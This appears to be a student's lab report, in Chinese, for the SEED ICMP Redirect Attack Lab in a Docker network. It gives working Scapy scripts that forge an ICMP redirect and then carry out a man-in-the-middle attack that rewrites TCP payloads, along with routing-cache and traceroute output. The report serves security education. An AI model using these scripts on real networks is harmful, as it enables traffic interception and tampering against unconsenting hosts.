ICMP Redirect Attack Lab

57118210 郑荔文

3 Task 1：Launching ICMP Redirect Attack

Docker 信息如下：

```
[07/12/21]seed@VM:~/.../Labsetup$ dockps
dcd010415f20  host-192.168.60.6
299c28f9cf35  malicious-router-10.9.0.111
c9dd741f6e24  router
0388da74f6b3  victim-10.9.0.5
76fc68c357c1  attacker-10.9.0.105
f2b27576dc30  host-192.168.60.5
```

在 docker-compose.yml 中查看 victim 的 net.ipv4.conf.all.accept_redirects=1

```
services:
    victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.conf.all.accept_redirects=1
```

进入 victim 主机，通过 ip route 命令查看初始路由表，发现其默认路由为 10.9.0.1，与 192.168.60.0/24 子网通信时需要通过 10.9.0.11 路由器

```
root@0388da74f6b3:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

在 victim 主机中 ping 目标主机 192.168.60.5，

```
root@0388da74f6b3:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.149 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.038 ms
```

并通过以下脚本进行 ICMP 重定向，将从 10.9.0.5 发往 192.168.60.5 的报文进行重定向，将其通过 10.9.0.111 即恶意的路由器进行转发

```
docker-compose.yml                                    icmp_redirect
1 from scapy.all import *
2 ip=IP(src="10.9.0.11",dst="10.9.0.5")
3 icmp=ICMP(type=5,code=0)
4 icmp.gw="10.9.0.111"
5 ip2=IP(src="10.9.0.5",dst="192.168.60.5")
6 send(ip/icmp/ip2/ICMP())
```

在 attacker 中运行上述代码后，在 victim 主机中查看 IP route cache，在其中发现了到达 192.168.60.5 的报文通过 10.9.0.111 而不是 10.9.0.11，故实验成功。

```
root@0388da74f6b3:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 297sec
```

在通过 mtr 命令查看 traceroute 时，发现报文先后经历了 10.9.0.111，和 10.9.0.11 之后到达 192.168.60.5，达到了重定向攻击的目的。

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
                                  My traceroute  [v0.93]
0388da74f6b3 (10.9.0.5)                                  2021-07-12T16:54:37+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                        0.0%     5    0.1   0.1   0.1   0.1   0.0
 2. 10.9.0.11                         0.0%     4    0.2   0.2   0.1   0.3   0.1
 3. 192.168.60.5                      0.0%     4    0.2   0.1   0.1   0.2   0.1
```

Questions

1. 在采取 ICMP 重定向攻击时，采用不在一个子网内的远程主机时，将脚本修改至如下，将 icmp.gw 修改为 192.168.60.6，此时重复上述攻击步骤，发现攻击并没有成功


```
Open   icmp_redirect
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes   Save
docker-compose.yml                                    icmp_redirect
1 from scapy.all import *
2 ip=IP(src="10.9.0.11",dst="10.9.0.5")
3 icmp=ICMP(type=5,code=0)
4 icmp.gw="192.168.60.6"
5 ip2=IP(src="10.9.0.5",dst="192.168.60.5")
6 send(ip/icmp/ip2/ICMP())
```

在清除了 cache 缓存后，192.168.60.5 处的报文仍然通过 10.9.0.11 路由器，在 tracerroute 中得到了相同的结果。

```
root@0388da74f6b3:/# ip route flush cache
root@0388da74f6b3:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```


```
                                  My traceroute  [v0.93]
0388da74f6b3 (10.9.0.5)                                  2021-07-12T17:00:12+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                         0.0%    11    0.2   0.1   0.1   0.2   0.0
 2. 192.168.60.5                      0.0%    11    0.2   0.1   0.1   0.3   0.1
```

2. 在 ICMP 重定向攻击中，将重定向主机改为一个子网内的不存在地址，即将代码修改如下，将 icmp.gw 修改为 10.9.0.36，重复上述攻击，发现攻击没有成功



即在清除缓存后，报文未通过该主机，而是仍然通过 10.9.0.11 进行转发，在 traceroute 中也得到了相同的结果

```
root@0388da74f6b3:/# ip route flush cache
root@0388da74f6b3:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```




3.在 docker 的初始化中修改 malicious router 的信息

```
        sysctls:
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

重复以上的攻击，发现攻击无法成功，其攻击后的截图如下，报文仍然通过 10.9.0.11 进行路由器转发。

```
root@0388da74f6b3:/# ip route flush cache
root@0388da74f6b3:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```



4 Task 2：Launching the MITM Attack

在实现 Task1 的基础上，对 10.9.0.5 发往 192.168.60.5 的报文可以进行修改
首先对 victim 与目标主机进行连接。

在 192.168.60.5 的主机处采用 nc 对 9090 端口进行监听，之后在 victim 主机处于其进行连接，可以出现成功连接的信息

```
root@0388da74f6b3:/# nc -nv 192.168.60.5 9090
Connection to 192.168.60.5 9090 port [tcp/*] succeeded!
```

此时在 victim 主机处进行键盘输入，可以在 1923.168.60.5 主机处看到相同的键盘信息

```
root@0388da74f6b3:/# nc -nv 192.168.60.5 9090
Connection to 192.168.60.5 9090 port [tcp/*] succeeded!
passtheword
```

```
[07/12/21]seed@VM:~/.../Labsetup$ docksh f2
root@f2b27576dc30:/# nc -lp 9090
passtheword
```

之后修改 net.ipv4.ip_forward=0, 即阻断从 victim 通过 10.9.0.111 发往 192.168.60.5 的报文。

```
    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
                - net.ipv4.conf.eth0.send_redirects=0
```

之后修改代码如下

*docker-compose.yml icmp_redirect

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'liwenzheng', b'AAAAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp '
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

其中 pkt 可以根据过滤器过滤出符合条件的报文，并对报文进行处理，对于有负载的报文，将报文的 payload 中 liwenzheng 的部分替换为相同数量的 A

在 10.9.0.111 中运行该段代码，保持 victim 与目标主机的连接，此时在 victim 出输入 liwenzheng，在目标主机 192.168.60.5 处将会出现 AAAAAAAAAA

10.9.0.111 处的输出如下，发现在不断发送报文

```
.
Sent 1 packets.
*** b'AAAAAAAAAA\n', length: 11
.
Sent 1 packets.
.
Sent 1 packets.
```

而在 victim 和 192.168.60.5 出的输入输出如下

```
root@ad9d6c9fee89:/# nc 192.168.60.5 9090
liwenzheng
```

```
[07/12/21]seed@VM:~/.../Labsetup$ docksh df
root@dfce1a7a960a:/# nc -lp 9090
AAAAAAAAAA
```

可以验证实验成功

Question：

4 在脚本中，仅仅需要捕获一个方向的数据包，即从 10.9.0.5 往 192.168.60.5 的数据包，由于命令由 10.9.0.5 通过 tcp 包发送至 192.168.60.5 故另一方向的数据包对于本任务没有价

值。

5.由于在此时攻击脚本会不断发送数据包，原因是截获从 10.9.0.5 处发送的数据包后，该脚本会继续发送前往 192.168.60.5 的数据包，而这些数据包仍然为 tcp 包，故 pkt 会继续获取这些数据包，并再次发送，从而使得数据包接连不断的发送。为了使得数据包不重复发送，可以指定目的地址

在指定 ip 地址时，由于伪造的数据包并没有修改 ip 地址，其地址在 scapy 的伪造中仍保持为 pkt 的地址，故该方法不成立

在指定 mac 地址时，起到了很好的效果，由于在该情况下，10.9.0.5 与 10.9.0.111 的 mac 地址存在差异，并且在 scapy 构建报文时采用了缺省，并没有对其做出指定，故在使用 10.9.0.5 的 mac 地址作为 filter 的标准时起到了很好的效果。其代码与结果如下：

docker-compose.yml | icmp_redirect | mitm_sample.py

```
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'liwenzheng', b'AAAAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05 and dst host 192.168.60.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

此时在 10.9.0.111 主机中只显示了一条发送报文信息，并没有将自己的报文重复度发送，实验成功。

```
^Croot@de2488837068:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'liwenzheng\n', length: 11
.
Sent 1 packets.
```